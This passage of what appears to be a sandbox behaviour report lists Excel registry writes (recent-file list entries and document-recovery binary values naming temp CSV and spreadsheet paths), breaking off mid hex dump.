HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	4	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1C7	EE1C7	binary	04 00 00 00 D4 07 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 32 00 30 00 2E 00 34 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 D8 E4 30 02 19 2C D7 01 C7 E1 0E 00 C7 E1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE2D0	EE2D0	binary	04 00 00 00 D4 07 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 39 00 2E 00 35 00 35 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 FF 2D CB 06 19 2C D7 01 D0 E2 0E 00 D0 E2 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE36C	EE36C	binary	04 00 00 00 D4 07 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 31 00 38 00 2E 00 35 00 32 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 04 44 F1 06 19 2C D7 01 6C E3 0E 00 6C E3 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE428	EE428	binary	04 00 00 00 D4 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EA 40 23 07 19 2C D7 01 28 E4 0E 00 28 E4 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE4B4	EE4B4	binary	04 00 00 00 D4 07 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 5F 00 34 00 36 00 30 00 30 00 30 00 30 00 36 00 32 00 32 00 5F 00 31 00 34 00 36 00 34 00 39 00 30 00 36 00 33 00 35 00 33 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 0D 70 3D 07 19 2C D7 01 B4 E4 0E 00 B4 E4 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 